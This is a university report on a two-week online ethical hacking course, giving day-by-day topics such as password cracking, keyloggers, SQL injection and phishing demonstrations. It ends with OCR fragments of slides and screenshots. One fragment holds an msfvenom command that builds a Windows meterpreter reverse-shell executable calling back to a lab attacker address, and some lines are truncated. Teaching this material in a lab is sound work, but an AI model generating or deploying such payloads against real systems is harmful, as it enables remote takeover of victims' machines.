Brief Report of Value Added Course
On
Ethical Hacking (CSV02), 9th- 25th August, 2021
Organized by
Department of Computer Sc. & Engineering
Integral University, Lucknow

The Department of Computer Science & Engineering, Integral University, Lucknow organized an online Value-Added Course on '**Ethical Hacking (CSV02)**' for the students of B.Tech. (CSE, CTIS, CC&AI, DS&AI) / MCA/ BCA. The Two-week Value-Added Course, with 30-hours of active engagement was organized from 9th August 2021 to 25th August 2021 in online mode using Google Classroom.

Ethical hacking can be defined as the hacking of computers done with permission. Hacking can be defined as the process of finding vulnerabilities in a computer system to gain unauthorized access and perform malicious activities. These activities range from deleting system files to stealing sensitive information. The Ethical Hacker, also known as a White Hat, does the same thing as their malicious counterpart, only instead of exploiting vulnerabilities for the purpose of spreading code; they work with network operators to help fix the issues before it is discovered by others As per the 2020 Official Annual Cybersecurity Jobs Report, demand for information security personnel will lead to an estimated 3.5 million unfilled jobs being created globally by 2021. The industry will witness a 350% growth by 2021. In India, the number is expected to rise by 77,000 in the next five years. Technical hackers can look for top companies like Dell, Google, Wipro, Reliance, Infosys, and IBM to land the highest-paid ethical hacking jobs in India.

The course enabled the participants to understand Ethical hacking concepts and various phases of hacking along with the objective of providing in-depth knowledge on Web Application vulnerabilities and exploitation techniques. It familiarized them with the wide variety of attacks in networking and enabled them to prepare a well-defined vulnerability reporting procedure.

The Value-Added Course was organized by DQAC, Department of Computer Sc. & Engineering under the able guidance of Dr. M. Akheela Khanum, HOD, Department of CSE, Integral University, Lucknow and was coordinated by Ms. Halima Sadia, Assistant Professor, Department of CSE, Integral University, Lucknow.

Key Highlights of the Value Added Course on 'Ethical Hacking (CSV02)':

- 96 students from B.Tech. (CSE, CTIS, CC&AI, DS&AI)/MCA/BCA registered for the VAC.
- ____ students successfully completed the Value Added Course on 'Ethical Hacking (VAC02)' (E-Certificate Issued).
- Two-Week online course with 30 hours of active engagement consisting of self-learning materials, collaborative learning through discussion forum & group, assessment through online Quiz and Assignments, and feedback from the participants.
- Learning support by Resource person and Facilitators.

Day wise Report of the Value Added Course on 'Ethical Hacking (CSV02)':

Day 1: Basic introduction to information security, the concept of CIA triad, and the need for having security in information systems were discussed. In the session hacking and its methodology was discussed along with the phases of hacking.

Day 2: Installation of VMware and the Kali and Metasploitable was demonstrated. Various security terminologies were discussed. The difference between hacking and ethical hacking was discussed.

Day 3: Most commonly used Linux commands were discussed, for e.g. creating a file, directory, removing the file, removing the directory, switching between used, updating Linux, upgrading Linux, etc.

Day 4: The concept of the scope of ethical hacking and its requirement was discussed. Types of hackers and their motives were discussed in the class.

Day 5: Deploying security controls for securing information was discussed with its types like physical, logical, network, and host controls. Various mechanisms to secure the system were discussed.

Day 6: The information-gathering phase of ethical hacking was discussed in this lecture. Various passive attack tools working were demonstrated to collect sensitive information about the target. Few common tools discussed in the class were arin database, who is database, etc.

Day 7: Basic concept of the computer hardware configuration was discussed. System hacking was demonstrated in this lecture using Cain and Abel tool, to crack the windows password was shown. Various types of password attacks like brute force, rainbow table, dictionary, etc. were demonstrated.

Day 8: In this lecture, the importance of having a Google account and the need to secure it were discussed. Various security features available in the Google account were discussed and steps to enhance the security of the account were demonstrated.

Day 9: In this session, various threats related to the information system have been discussed. A thorough discussion on the types of the malicious program and their motives were discussed. Keylogger tools were discussed and demonstrated to sniff the typed password using the keyboard on the victim system

Day 10: Few programs to create fake and harmless viruses were demonstrated using vbs script and batch file. Then the concept of creating an antivirus program using simple virus detection using file extension was demonstrated. Various types of antivirus methodology to identify the virus have been discussed in the session.


Day 11: Web vulnerability and assessment methodology was discussed in the class along with its importance. The method to identify and perform SQL injection was demonstrated using constant SQL string.


Day 12: The SQL vulnerability exploitation was explained in detail and the attack methodology to compromise the system database was demonstrated.

Day 13: In this session, the concept of the phishing attack was demonstrated to the students, how it is performed, and the motives behind it. Kali was used for demonstrating the hacking of Gmail and Twitter accounts using phishing.

Day 14: Cybercrime and its legal aspects were discussed in this session. Various laws prevailing in the countries along with the important clause to convict any attacker were discussed. Students have also been informed of the process of reporting cyber cases. Few case studies related to cybercrime were discussed.

Day 15: Few case studies related to ethical hacking were discussed. Students were encouraged to involve in ethical hacking activities. The various certification program and the degrees in ethical hacking were discussed.





Sunil Singh is presenting

E T H I C A L H A C K I N G

Overview of the course

- The value added course, provide a learning platform to learn new domain of knowledge i.e. Ethical Hacking
- The purpose of ethical hacking is to evaluate the security of and identify vulnerabilities in target systems, networks or system infrastructure.
- The process entails finding and then attempting to exploit vulnerabilities to determine whether unauthorized access or other malicious activities are possible.
- This is a 30 hours course with more focus on the practical aspects.

Tribhuwan Raj has left the meeting




```
1 Windows 7 OS, 32 bit v
2 Kali linux, 2021 versi
3
4 Attacker(kali): 192.16
```

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.57.143  netmask 255.255.255.0  broadcast 192.168.57.255
        inet6 fe80::20c:29ff:fe63:fd0f  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:63:fd:0f  txqueuelen 1000  (Ethernet)
        RX packets 4295  bytes 3922030 (3.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2476  bytes 224115 (218.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12  bytes 600 (600.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 600 (600.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.57.143 LPORT=44
44 -f exe > [illegible].exe
```

```
ps://metasploit.com

 auxiliary - 306 post
coders - 10 nops
```

File Actions Edit View Help



VMware Workstation Pro Setup
Change, repair, or remove installation
Change
Repair
Remove
Back
Next
Cancel